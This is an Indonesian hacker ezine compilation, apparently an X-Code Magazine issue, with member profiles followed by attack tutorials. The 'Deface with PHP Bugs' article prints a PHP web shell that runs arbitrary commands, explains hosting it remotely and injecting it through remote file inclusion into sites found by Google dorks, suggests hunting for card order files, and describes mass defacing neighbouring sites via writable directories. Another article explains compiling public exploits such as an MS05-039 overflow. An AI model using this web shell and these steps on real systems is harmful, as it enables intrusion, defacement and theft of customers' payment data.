Cerita Si Sayah : saya dulu mengenal internet pas taun 2003,itu aja belum bisa apa<sup>2</sup> cuman bisa buka web porno sama chattingan di mirc, xixixi ( bikin email saja belum bisa ), trus bulan oktober sisaya disuruh sama ortu melayat ke negri orang yang sama sekali belum pernah ditemui, nah di negri itu sisaya baru mengenal lebih dalam masalah internet ( soalnya disini murah uy internetnya, sejam paling sekitar 2000 rupiah, koneksinya juga sip,aw aw aw), nah pertama kali saya coba itu bikin email diyahoo, ternyata setelah dicoba tak sesulit yang ada dipikiran saya waktu itu,trus meningkat lagi, waktu itu saya melihat ada website apa yah lupa, yang penting pake hosting tripod.com nah saya utak atik itu web tripod, dan mencoba bikin website, ternyata bikin website juga ga sesulit yang ada dipikiran saya waktu itu, (meskipun websitenya sangat ancur lebur, kwkwkwk), saya bener<sup>2</sup> semakin pingin tau lebih dalam lagi masalah internet, lalu saya mencoba mencari tutorial<sup>2</sup> lewat google,sampe akhirnya nemu website yogyafree.tk waktu itu, trus saya mencoba bergabung di channel yogyafree, orangnya baik<sup>2</sup> hingga sekarang saya masih aktif di channel yogyafree, hehe, yah sekarang sisaya kalo disuruh nyari cc atau insya allah deh,xixixi (dasar otak<sup>2</sup> perusak,kwkwkwk), dan alhamdulillah berkat dukungan dari crew yogyafree, sisaya bisa bikin channel sendiri, bukan tujuan nyaingin tapi mencoba inofasi baru.kayanya udah kebanyakan nih ceramahnya, xixixi, ya sudah udahan segitu saja ah, cape ngetiknya.

Nb : sekedar inpormasi channel sisaya #hitamputihcrew @irc.dal.net

# Prophile On Roninmorgue



== Prophile On Ronoinmorgue ==

[ Specification ] >>

Handle : Ronoinmorgue

A.K.A : ANSTELLWINKEL, KOY^K^GUY^

Handle Origin : EX-JAPAN SAMURAI

Date of Birth : May 03, On Year 1980

Produce In : Jakarta Indonesia

Contact : [roninmorgue@yahoo.co.id](mailto:roninmorgue@yahoo.co.id), [anstellwinkel@yahoo.com.au](mailto:anstellwinkel@yahoo.com.au)

Height & Weight : 182 Cm 65 Kg

Urlz : [Http://forum.mercubuana-it.org](http://forum.mercubuana-it.org), [Htp://mercubuana-it.org/bloggw/](http://mercubuana-it.org/bloggw/)

Computer : AMD Sempron(tm) 2400+, DDR PC2700 512MB, 40 GB HD, Linux Slackware/ WinXP, Win 2003 Server

Project : Write An Exploits, Article, Finding a Wwb Application Bugs

Hobby : Music, Computer, Science, Reading.

[ Favorite things ] >>

Fod : Nasi Padang, Soto Betawi

Drink : Pocary Sweat, Teh Botol

Smoke : No Smoking

Band : All Good Band And I Like Them Songs

Genre : Rock, Punk, Gothic, Alternative, Pop, Slow Rock, Dangdut Melayu.

Movies : Behind Enemy Lines, Titanic, All War Mivie.

Books : Naruto, All Hacking Book I Know Ezine From Echo.

I Like : My Parents, My Girls, Computer, Science, Strategic Game, Pizza (Chesee), Beff Steak.

I Dislike : Arrogancy.

[ Words ] >>

"Believe Nothing...Trus No One, Expect Yourself"

[ Hopes ] >>  
Better Than Yesterday

[ Shoutz & Greetz ] >>

~ forum | staff (roninmorgue, darkstar, admin, qnoyyy, gaga, kalion, WaferStick, newbie, cloud)

~ all forum | members at forum.mercubuana-it.org

~ mercubuana-it@yahoogroups.com ,

~ x-code staff n members at yogya\_family\_code, ^family\_code^,

~ n for my sweet heart vivi(ede), maaf kalau sering tidak memperhatikan kamu (terkalahkan oleh komputer)... terima kasih atas semua ketulusan yang kau berikan

~ jundiwan atas semua ilmu yang telah di-share

~ Pak Rusmanto atas bimbingan Linux Networking-nya

[ Short wOrds about Hacker ] >>

NOT ME

>> [ short story ]

Pertama saya mengenal komputer pada tahun 1994 sewaktu kelas 2 SMP, dan disaat itu pulalah saya memiliki komputer saya yang pertama dengan spesifikasi PC AT 286, masih ber-OS-kan MSDOS x.x.x(lupa). Bersama teman saya ( jundiwan ) yang tertarik juga dengan komputer mulai mempelajari programming, waktu itu saya menggunakan BASIC. Bersama DOS saya sering bermain-main dengan BAT dan ternyata sangat menyenangkan, sampai dengan 3 SMP saya sudah mulai berkenalan dengan virus komputer yang sering menjadi langganan komputer saya, KEYPRESS itulah nama virus yang sering hinggap dan sayapun mulai mencari tahu bagaimana mengatasi hal tersebut dan berkenalanlah saya dengan McAfee Antivirus DOS version (saya lupa versinya).

Selepas SMP saya kecewa karena tidak berhasil memasuki jurusan komputer seperti teman saya jundiwan disekolah yang sama (STMN Pembangunan Jakarta)...NEM ngga cukup euy (akhirnya saya dapetnya malah Bangunan Gedung :( ). Periode inilah masa kelam saya dengan komputer karena meskipun sudah berganti menjadi AT 386, AT 486 sampai dengan 233 MMX tidak pernah saya gunakan melainkan hanya bermain game (dari versi DOS sampai Windows saya ada tuh :) ) dan menggambar dengan AutoCAD (maklum Bangunan Gedung sih n kerja diperusahaan konstruksi).

Tahun 2001, itulah awal saya kembali kepada dunia yang telah dirindukan selama ini... IT man cos saya kuliah lagi dibidang yang saya minati (walaupun sebenarnya ngga perlu kuliah juga sih :)), but anyway saya mengganti komputer saya dengan AMD Duron 850 MHz...inilah kali pertama saya mulai tertarik

dengan AMD cos lebih murah sih. Penggantian ini disebabkan MOBO saya tersambar petir sewaktu OL dengan telkomnet instan :( . Walaupun saya merasa terlambat cos teman saya jundiwan sudah jauh melewati saya dalam dunia komputernya n dia sudah dapat membuat virus yang menyerang BIOS serta melakukan hacking terhadap situs-situs xxx...Ah jadi tambah kecewa saya but saya yakin pasti bisa mengejar atawa minimal menyamai lah :)

Praktis selama dikampus kegiatan saya ngga jauh dari programming n networking, saya mempelajari bahasa-bahasa pemrograman seperti Pascal, VB6, Delphi, Web Programming(PHP + JavaScript + HTML), Perl, C++. Tapi akhirnya saya lebih tertarik dengan Perl, Web Programming(PHP), C++ n lagi belajar .NET Aktif di Hima TI pada divisi Riset dan Teknologi pada tahun 2003/2004, Mulai mempelajari Linux sewaktu semester 4 (sebenarnya dari kelas 3 STM saya sudah tahu linux distro Redhat), nekat install linux dikomputer saya dengan konsentrasi tinggi (halaah padahal cuma pake mandrake doang :) ) n langung mempelajari shell dilinux (bash shell)...karena saya sudah familiar dengan DOS kayanya ngga terlalu sulit deh n lanjut ke shell programming-nya.

Selain programming saya juga ternyata memiliki ketertarikan dengan networking, akhirnya saya mulai mencari tahu tentang jaringan menggunakan linux...searching with google adalah kegiatan tanpa henti yang saya lakukan demi untuk mencari tahu tentang networking (asli.. dari kampus paling cuma 10%) sampai-sampai sering dikomplain mama yang harus bayar tagihan telpon gila-gilaan (mama... maafkan saya yah!!), bergabung dengan milis adalah salah satu kegiatan yang terus saya lakukan...huehuehue sampai email saya banyak banget, ikut seminar-seminar. Dari situlah saya mulai bisa berjaringan ria menggunakan linux(RedHat n Slacky), membuat gateway, router, DNS Server(BindDNS), MailServer(PostFix) n penggunaan IP tables, Proxy(Squid). Dimanakah saya mempraktekan itu semua???jawabannya adalah 10% lab kampus n 90% VMware yang terinstall dikomputer saya yang telah berubah menjadi AMD Sempron(tm) 2400+, thanx to VMWare Developer!!!

Mulai tertarik dengan dunia hacking saat dapet MKul Sistem Keamanan Komputer, melihat situs jaskom, echo dan lebih tertarik lagi saat tahu ada komunitas yogyafamilycode at [www.yogyafree.tk](http://www.yogyafree.tk) (itu url yang saya tahu pertama kali hasil dari google) pada akhir2 tahun 2004, sempat nunggu lama untuk bergabung jadi members karena setau saya syarat jadi members adalah menulis komentar dibuku tamu dan mengirim email..tapi ngga pernah ada konfirmasi balik :( sampai akhirnya saya berhasil chatting dengan family\_code di #yogyafree dengan nickname koyakaguya (masih inget ngga mas... kayanya lupa deh :) )dan dikonfirmasi bahwa untuk jadi member cukup join dimilis saja (oh berarti saya dah jadi members dong :))



Member pasif itulah julukan yang pantas buat saya karena hanya sekedar mencari artikel, DL tools, n crawling situs yogyafree (setau saya waktu itu belum ada mirrornya) tanpa terlalu aktif dimilis sampai akhirnya yogyafree sulit untuk diakses dan sayapun cukup lama hilang kontak dengan situs ini. Akhirnya saya coba untuk melihat kembali komunitas ini dan ternyata sudah sangat berbeda...lengkap dengan forum, friendster dan sebagainya deh (kagum gw).

Tahun 2006 saya dan teman-teman kampus saya berhasil membentuk forum.mercubuana-it.org, setelah lama tertunda karena kendala antar mahasiswanya...sempat berpikir bisa ngga yah eksis, tapi maju terus pantang mundur adalah moto kami walhasil sampe sekarang tetap eksis dengan jumlah member yang cukup menggembarakan. Mengetahui bahwa x-code telah membuat x-code magazine 1, saya mencoba membuat artikel untuk x-magazine 2 dan ternyata layak tayang...saya semakin mantap bergabung dengan komunitas ini (cos banyak ilmu yang saya dapatkan) dan satu hal yang saya sukai dan setuju dengan komunitas ini adalah bahwa kita saling belajar tanpa memandang status dikomunitas (good job bro...^family\_code^)...terus maju walaupun banyak yang tidak suka karena lebih banyak yang suka terhadap kita.

Sekarang saya sedang tahap Skripsi dengan melakukan pengembangan enkripsi terhadap algoritma blowfish untuk diterapkan pada database, sesuai dengan pekerjaan saya sekarang sebagai Database Administrator di MCC. Mohon doanya dari semua!!!

Alhamdulillah atas semua karunia yang telah ALLAH SWT berikan untuk saya.

EOF.

DEDICATED FOR MY INSPIRATION VIVILIA PERTIWI

(C)opyleft 30 Juni 2006


```

  / _ \ / \ | \ | | / \ | |
 / /_) \ _ \ \ | | | \ | |
 /   / ( ) |   | |   |
 / | \   / | \ | | | \ |
 /___|___\_____/|___|\___|___\___|

```

<http://mercubuana-it.org/bloggw>

## Profil Mbak Nita Si programmer (PushM0v)



Sebenarnya ada beberapa cewek yang aktif di komunitas Yogyakarta seperti Kudel, Mbak Nita, Mbak Desy (distributor) dan sebagainya seperti hampir semua distributor CD Yogyakarta sebelumnya juga adalah adalah cewek, salah satunya dikatakan mempunyai kemampuan lebih dibidang programming dan hacking adalah Mbak Nita dengan nicknya Cew\_Asikk, mbak yang hobby programming ini kuliah disalah satu perguruan tinggi swasta di Jakarta, mungkin banyak yang tidak asing dengan cewek yang satu ini yang sering dikenal dengan PushM0v, ya dia salah satu penulis artikel untuk X-Code magazine nomor perdana, Redaksi sengaja meminta Mbak Nita untuk mengirimkan sebuah AntiVirus buatannya yang original yang bernama MultiKiller2 untuk dibagi dengan komunitas, bagi yang ingin mendownload dapat mendownloadnya di <http://rapidshare.de/files/27653085/SetupMultiKiller2.zip> Berikut ini sedikit review si programmer yang sengaja redaksi request juga selain program AVnya untuk para pembaca X-Code Magazine.

### About Mbak Nita / Cew\_Asikk / PushM0v

Kenal Komputer sejak TK, waktu itu pernah dapet juara 2 lomba Komputer. Trus ampe SD masih main komputer, tapi pas SMP komputer dah gak pegang lagi karena rusak T\_T.

Nah pas masuk kuliah baru beli komputer lagi dengan spek :

P4 2.8c, INtel 865PERL, RAM 1 GB, Seagate 80 GB SATA n DVD RAM/RW.

Pas lulus SMA sempat ikut kursus Junior Programming n Database selama 6 bulan. Bahasa pemograman pertama kali yg dipelajarin PASCAL pas SMA. Bhs yg paling sering dipake yaitu C, C++, VB 6.0 dan Java.

Bidang IT yang disukai : - Programming

- Networking
- Operating System Development

Penulis : Mbak Nita / Cew\_Asikk / PushM0v

# Deface with PHP Bugs



Assalamu'alaikum all, pa khabare ???

Penulis doain ente-ente semua semoga dalam lindungan Allah SWT dan selalu sehat juga selalu semangat selalu yah.

Kali ini penulis ingin membahas tentang bug yang udah lama, soalnya penulis pribadi paling jarang baca-baca tentang bug baru, dan paling malas ngikutin perkembangan zaman, wekekekeke... ☺ makanye penulis di sini bakal nulis bug yang udah lama. Bug ini penulis namain bug "tusuk-tusuk" tapi mungkin semua pada bilang ini bug namanya inject php bug ☺.

Sebelum kita memulai ngelakuin bug ini di target kita, ada baiknya ente-ente semua mengcopy dan paste code berikut ini ke website ente-ente sekalian, entah itu di geocities, portland, atau di hosting ente terserah dah... sabodo tuing !!!

Oh iya, penulis lupa bilang ke ente semua, kalo ente semua udah tau tentang ini bug ato udah ngerasa expert dengan dodolz-nya dunia newbies, maka penulis saranin ente beralih ke tutorial ato artikel laen aja, daripada habisin badwith ente pada :P~ hehehe...

Ini dia code yang musti ente copy-paste ke site ente semua ( note : bagi ente-ente yang udah ada code ini di site ente, gak perlu lagi, ini bagi yang belum ada aja ).

```
</center></center><br><font face="verdana" size="7"><center><b>CMD</b> - System  
Command<br><br></center></font><font face="Verdana" size="1"></center><br>  
<b>#</b> CMD PHP : <br>  
<b>#</b> Re-DESIGN by : <b>m_beben from #kartubeben @ Dalnet</b><br>  
<br>  
<br>  
<hr>  
<br>  
<pre><font face="Verdana" size="1">  
<?  
// CMD - To Execute Command on File Injection Bug ( gif - jpg - txt )  
if (isset($chdir)) @chdir($chdir);  
ob_start();  
system("$cmd 1> /tmp/cmdtemp 2>&1; cat /tmp/cmdtemp; rm /tmp/cmdtemp");  
$output = ob_get_contents();
```

```

ob_end_clean();
if (!empty($output)) echo str_replace(">", "&gt;", str_replace("<", "&lt;",
$output));
?>
</font></pre>
<br>
<hr>
<br>
<font face="Verdana" size="1">
<b># m_beben from #kartubeben @ Dalnet</b><br>
<b># www.kartubeben.com | www.kartubeben.org | www.kartubeben.net</b>
<br><b># Come and join with us on #kartubeben @ Dalnet</b>
</font>

```

Hmm... mungkin ada yang tanya, maksud penulis sebenarnya apa seh dan gimana cara masukin code ini ke site kite-kita pada ??? Gini lho maksud penulis : ( ini kita balik ke dasar lagi yah )

1. karena penulis rekomendasikan hosting geocities, maka sekarang ente semua buka web geocities di [www.geocities.com](http://www.geocities.com)
2. trus kalo ente udah ada account di sana ya silahkan login ke sana, tapi kalo ente belum ada account, ada baiknya ente daftar dulu untuk buat account hosting di sana
3. seep... kita udah buat satu account, dan contoh account kita kali ini adalah pukisek ( account ini fiktif, jadi kalo ada kesamaan nama ato kesamaan peristiwa, yakinlah itu karena penulis udah kehabisan idenya, wekekekeke... :P~ )
4. lalu kita login ke account pukisek kita itu di [www.geocities.com](http://www.geocities.com)
5. udah selesai login ke sana silahkan buka file manager ente di sana trus buatlah new file lalu isikan dengan code kita tadi. Ato kalo ente gak mau repot-repot, pertama-tama copy-paste code yang penulis kasih tadi ke pc ente trus save dengan nama terserah ente dengan ekstensi .txt ato .jpg ( penulis di geocities gunain .jpg ☺ ) lalu silahkan upload file yang udah ente save di pc ente ke hosting dengan account pukisek yang udah kita buat tadi
6. di hosting, ente bisa save code kita tadi dengan nama cmd.txt ato cmd.jpg

Seep... sekarang code tadi udah kita simpan di hosting kita, jadi kita bisa ngakses tuh code entar di [www.geocities.com/pukisek/cmd.txt](http://www.geocities.com/pukisek/cmd.txt) ato [www.geocities.com/pukisek/cmd.jpg](http://www.geocities.com/pukisek/cmd.jpg).

Nah, sekarang masalah berikutnya adalah mencari target ☺. Bicara soal target adalah berbicara soal keberuntungan, wekekeke... penulis aja kalo cari yang namanya target itu susah mati lho ☐☐☐ Cape banget... nyebelelin, bikin kesel, dll... etc... soon... be er be...

Nah, sekarang untuk masalah targetnya, kita bisa cari di [google.com](http://google.com) ☺ dengan keyword allinurl: "index.php?\*/\*.htm\*" ato allinurl: "index.php?\*/\*.php" bisa

juga allinurl: "main.php?\*/\*.htm\*" ato allinurl: "main.php?\*/\*.php" pokoke terserah entelah mo pake apa keywordnya ☺ ☺ ☺

Okeh, misalnya kita udah dapat target di [www.yugioh-legends.com/main.php?page=beben.txt](http://www.yugioh-legends.com/main.php?page=beben.txt) nah, ini target kita inject, caranya masukin code inject php kita di target dengan cara [www.yugioh-legends.com/main.php?page=http://www.geocities.com/pukisek/cmd.jpg?&c](http://www.yugioh-legends.com/main.php?page=http://www.geocities.com/pukisek/cmd.jpg?&c) md=<di sini dimasukin perintah unix command> jadi, di tempat unix command itu bisa masukin command unix apa aja, misalnya perintah locate orders.txt ato locate orders.log :P~ tapi penulis lebih sering cari file httpd.conf daripada orders.txt ato orders.log, soalnya penulis bukan CARDER !!!

Okeh, kita gak bahas tentang penulis ini seorang carder apa bukan, yang penting ente semua bisa tentang masalah bug php ini, kalo tetap gak bisa, ente semua bisa penulis Ge-bug, wekekeke ☺ ☺ ☺

Hm... tetapi inti sebenarnya yang mau penulis bahas adalah bagaimana mendeface web dengan memanfaatkan perpaduan antara bug php ini sendiri dan permisi dari file-file di target kita. Siapa sangka jika seandainya target yang ente ato penulis dapetin gak bisa untuk deface tetapi web yang berada satu hosting dengan target kita ternyata bisa di deface ☺.

[www.udoka.com](http://www.udoka.com) , [www.theunderline.com](http://www.theunderline.com) yang ampe sekarang masih dalam keadaan terdeface ternyata penulis deface dari target yang memiliki bug php yang laen sedang target itu sendiri belum kedeface. Makanya, jangan aneh kalo ada web yang penulis deface padahal isinya hanya file-file statis, bukan dynamic file seperti .php ato .asp namun tetap aja kedeface ☺ ☺ ☺

Bahkan kalo anda pernah melihat site [www.interaktif-online.com](http://www.interaktif-online.com) (udah mati) yang sempat beberapa kali kedeface ternyata di deface bukan dari site itu langsung, tetapi melalui hostingnya dulu, yaitu [www.malang.indo.net.id](http://www.malang.indo.net.id)

Nah, makanya jangan keburu nyesel dulu kalo liat ada target kita yang gak bisa dideface (dengan asumsi kita malas ngeroot di target tersebut macam penulis ☺). Pertama-tama untuk melihat sebuah permisi file apakah sebanding dengan user id yang kita jalankan, maka gunakan command id lalu ls -la namun jangan keburu sedih dulu kalo ternyata user yang kita pake adalah nobody dan user yang nulis file di target adalah bebenkeren misalnya.

Hmm... lalu kita perhatikan permisi file di target kita, apakah ada yang bisa kita tulisi ? Biasanya karena kita nobody, file yang bisa ditulisi nobody adalah file yang allow write permission di bagian othernya (penulis sulit menjelaskannya, jadi sorry aja yah ☺)

```

$ls -l
total 1023
drwxrwxrwx 100 bebenkeren kartubeben 43203 kartubeben
drwx---rw- 3 bebenkeren kartubeben 1234 deface
drwxr-xr-x 11 bebenkeren kartubeben 23421 hosting
drwx----- 1000 bebenkeren kartubeben 12345 secret
-rwxr-xr-x 1 bebenkeren kartubeben 1234 beben.txt
-rwxrwxrwx 1 bebenkeren kartubeben 2332 kartubeben.txt

```

Jika kita perhatikan contoh hasil command `ls -l` di atas, maka user yang menulis di target adalah bebenkeren dengan group kartubeben sedangkan id yang kita jalankan adalah nobody, maka file yang dapat kita tulisi ato kita deface adalah folder kartubeben dan deface karena kedua file tersebut memiliki permisi yang dapat ditulisi oleh other. Jadi misalnya nama domain target kita adalah `www.contoh.com` maka kita bisa mempublikasikan hasil deface kita di `www.contoh.com/kartubeben` ato di `www.contoh.com/deface`.

Trus gimana kalo target kita ketika kita cek ternyata hasilnya adalah seperti berikut :

```

$ls -l
total 1023
drwxr-xr-x 555 root root 50000 .
drwxrwxrwx 100 apache apache 40000 ..
drwxrwxr-x 100 bebenkeren kartubeben 43203 kartubeben
drwx---r-- 3 bebenkeren kartubeben 1234 deface
drwxr-xr-x 11 bebenkeren kartubeben 23421 hosting
drwx----- 1000 bebenkeren kartubeben 12345 secret
-rwxr-xr-x 1 bebenkeren kartubeben 1234 beben.txt
-rwxrwxrwx 1 bebenkeren kartubeben 2332 kartubeben.txt
$pwd
/home/kartubeben/

```

Hmm... jika kita melihat sepintas maka tak ada file yang bisa kita tulisi sehingga kita tidak dapat mendeface target tersebut, tetapi tunggu dulu !!! Coba kita perhatikan dengan seksama ternyata directory `..` ato directory sebelumnya/dibelakangnya ternyata memiliki permisi yang dapat ditulisi oleh account nobody sebagai other, dan wow !!! jika kita mendapati target yang demikian kita bisa melakukan mass defacing !!! wekekeke... ☺ ☺ ☺

Penulis kagak mau berlama-lama dalam menulis tutorial kali ini, jadi hanya sampai di sini penulis share ilmu penulis ke ente semua para newbies. So, tinggal perpikir selangkah lagi untuk dapat melakukan deface ☺ tetapi kalo mau seh, simpelnya anda tinggal upload bindtty ke target trus pasang ribuan ato kalo sanggup jutaan exploit ke site target, kemudian dapatin root tuh target lalu maenkan tuh target, tetapi umumnya kalo ente udah dapat root mending jangan deface lagi ☺ ☺ ☺

Penulis : M\_Beben

Greatz : #kartubeben crew @ irc.dal.net

- K-159 and all of #aikmel crew and staff
- the\_day, y3dips and all of #e-c-h-o crew and staff
- kevin yang udah banyak membantu penulis
- Nixell yang udah berbaik hati kenada penulis
- Sam\_stradlin , PARMIN , CupiD^ , pakcik dan semua yang udah bantu-bantu di #kartubeben
- Special : bang yudhax yang udah mengajari penulis tentang permisi file di
- Target yang selama ini belum penulis perhatikan, kapan #postgres dibuka lagi bang ???




# Compilasi dengan LCC dan permasalahannya



Sebenarnya penulis pernah posting tentang hal ini diforum di beberapa bulan yang lalu, tapi karena request seseorang tentang permasalahan kompilasi di LCC maka penulis pun membuatnya untuk X-Code Magazine No 3 ini.

Compiler adalah software yang mengubah source code menjadi objek program, LCC Compiler termasuk C Compiler berbasis Windows, biasanya digunakan untuk compile source exploit menjadi file executable agar bisa dijalankan tanpa compiler, untuk mendownload LCC dapat klik <ftp://ftp.cs.virginia.edu/pub/lcc-win32/lccwin32.exe>.


Pertama-tama masuk ke program LCC lalu file pilih open, misal disini Kaht sebagai contohnya yang didapat dari d:\folder lama :




setelah terbuka tekan F9 atau pilih Compiler lalu pilih make, jika berhasil akan tampil pesan seperti dibawah ini.


```
Wedit output window build: Tue Aug 1 03:59:03 2006  
KaHt.exe built successfully. (1.3 sec).
```

Setelah itu kita lihat hasilnya di C:\folder lama\LCC



Setelah itu kita coba lagi kompilasi exploit lainnya, dan pasti terjadi permasalahan yaitu exploit berikutnya tidak bisa dcompile walaupun sudah diclose source sebelumnya, untuk solusinya, pada program LCC perhatikan menu project lalu pilih Configuration, lalu perhatikan pada output "Project table file path", hapuslah file projects.ini yang ada di folder tersebut.





Setelah file ini dihapus maka otomatis LCC kembali seperti semula dan anda bisa mengcompile exploit lainnya lagi, mengapa bisa demikian ? ini disebabkan project masih terset di file projects.ini dengan isi

```
[Projects]
Kaht=D:\Folder lama\Kaht.prj
```

Setelah direset default projectnya dengan menghapus projects.ini di C:\LCC\Lib maka kita bisa mencoba mengcompile exploit seperti Exploit "Microsoft Windows Plug-and-Play Service Remote Overflow" dan lainnya yang dapat anda cari di milw0rm.com.

Sebagai tambahan tidak semua exploit bisa dicompile under Windows atau di Linux, yang penting perhatikan pada Header File :

```
#include <windows.h> >> Kompile di Windows
#include <stdio.h>
```

atau

```
#include <sys/types.h> >> kompile di Linux
#include <netinet/in.h>
#include <netdb.h>
#include <sys/socket.h>
```

kalau masih ada syntax yang error maka lebih baik kita perhatikan sourcena sekali lagi, kita perbaiki yang error baru di compile lagi. Karena yg membuat exploit tidak jalan kadang-kadang pembuat exploit menggunakan compiler C/C++ yg versinya ataupun jenisnya berbeda dengan C Compiler yang kita punya, selain itu biasa kadang di source di berikan informasi dengan

compiler apa kita menginstall seperti di “Microsoft Windows Plug-and-Play Service Remote Overflow” ditampilkan bahwa kita dapat mengcompilanya dengan :

```
- Win32/VC++ : cl -o HOD-ms05039-pnp-expl HOD-ms05039-pnp-expl.c  
- Win32/cygwin: gcc -o HOD-ms05039-pnp-expl HOD-ms05039-pnp-expl.c  
- Linux      : gcc -o HOD-ms05039-pnp-expl HOD-ms05039-pnp-expl.c
```

Dan kebetulan exploit ini bisa juga di compile dengan LCC, selain VC++ dan cygwin, sehingga exploit ini dapat dcompile di beberapa C Compiler di Windows.

Penulis :

Kurniawan / ^family\_code^

Referensi :

- Postingan PusHm0v di Forum Yogyakarta

## Mencari Alamat Target In One Hosting



Assalamu'alaikum all, pa khabar nih ???

Penulis doain ente semua tetap berada dalam lindungan Allah SWT yang telah memberikan kite hidayah sehingga kite semua dapat berkumpul bersama-sama di tempat yang sederhana ini, tidak lupa pula sha... ups, kok jadi macam ceramah ya ??? Wekekeke... ya sudah lah ☺ ☺ ☺ :P~

OK, sekarang kite serius ya, ingat... jangan ada lagi yang maen-maen apalagi becanda. Se... Ri... Us... !!! ... OK !!!

Oh iya, sebelum penulis memulai tulisan ini, maka ada baiknya ente memperhatikan peringatan penulis berikut ini :

---

TULISAN INI HANYALAH DI PERUNTUKKAN UNTUK PARA NEWBIES, JADI KALO ENTE MERASA UDAH EXPERT, MERASA UDAH PINTER, KALO MERASA... AH POKOKE KALO ENTE ITU UDAH HEBAT, MAKA DILARANG DAN SANGAT TERLARANG MEMBACA TULISAN INI DEMI KEBAIKAN ENTE SENDIRI. PENULIS TIDAK MENJAMIN JIKA ENTE KELAK BAKAL MATI KEBOSANAN KARENA MEMBACA TULISAN INI.

TERIMA KASIH.

TTD

ORANG KEREN

---

Hmm... bila ente semua udah pada baca artikel penulis sebelumnya tentang "php-bugs dan permisi file" sehingga dapat mendeface dalam satu hosting walau target yang aslinya gak sempet kita deface. Nah, mungkin timbul pertanyaan dibenak ente pada... Gimana seh caranya kita tahu and liat nama situs target yang kita deface dalam satu hosting itu.

Hmmmm..... ngerti enggak (-\_-) ???

Gini loh, misalnya kita mendapatkan target `www.contoh.com` trus kita dapatin id yang kita jalankan di target adalah nobody (ini enggak mutlak lho, bisa aja id user yang kita jalankan adalah apache ato `www-data` pokoknya kite memiliki hak menulis di target). Nah setelah kite cek dan ricek, eh..... kita bisa melakukan mass defacing di sana :P~ (slurpp.....) (ini kalo memang permisi file di target memungkinkan kita untuk melakukan mass defacing tapi kale ente gak bisa ngelakuin mass defacing di target ente, gak ada salahnya buat baca terus ini artikel, sapa tau di sana ente dapatin web jualan misalnya, walo gak bisa deface, paling enggak bisa lah sekedar liat-liat suasana, wakakaka..... ☺ ☺ ☺)

Hehehe..... kembali ke pokok masalah, langkah selanjutnya adalah melihat directori aktif kita saat ini. Bukan apa-apa, tujuan sebenarnya dari tindakan ini adalah untuk melihat dimana kita berpijak saat ini, soalnya kebanyakan (bahkan hampir semua target) nyatuin semua directory web dalam satu directory untuk memudahkan administrasi.

```
$pwd
/home/recompil/public_html
```

Lalu kita melihat di sana bahwa directory aktif saat ini adalah `/home/recompil/public_html`. Jika kita melihat directory aktif target tersebut, maka kita berasumsi bahwa admin menyatukan semua directory web user-nya ada di bagian `/home`.

Lho, kok di bagian `/home` seeh ??? Bukannya di `/home/recompil` ???

OK... kita simpan dulu pertanyaan tersebut. Entar kita membahasnya OK.

Lalu langkah kedua adalah melihat daftar user-user web yang berada di bagian directory `/home` dengan menggunakan command `ls -la`.

```
$ls -la /home
total 4620
drwxr-xr-x 273 root root 8192 Aug 4 13:00 .
drwxr-xr-x 16 root root 4096 Nov 30 2003 ..
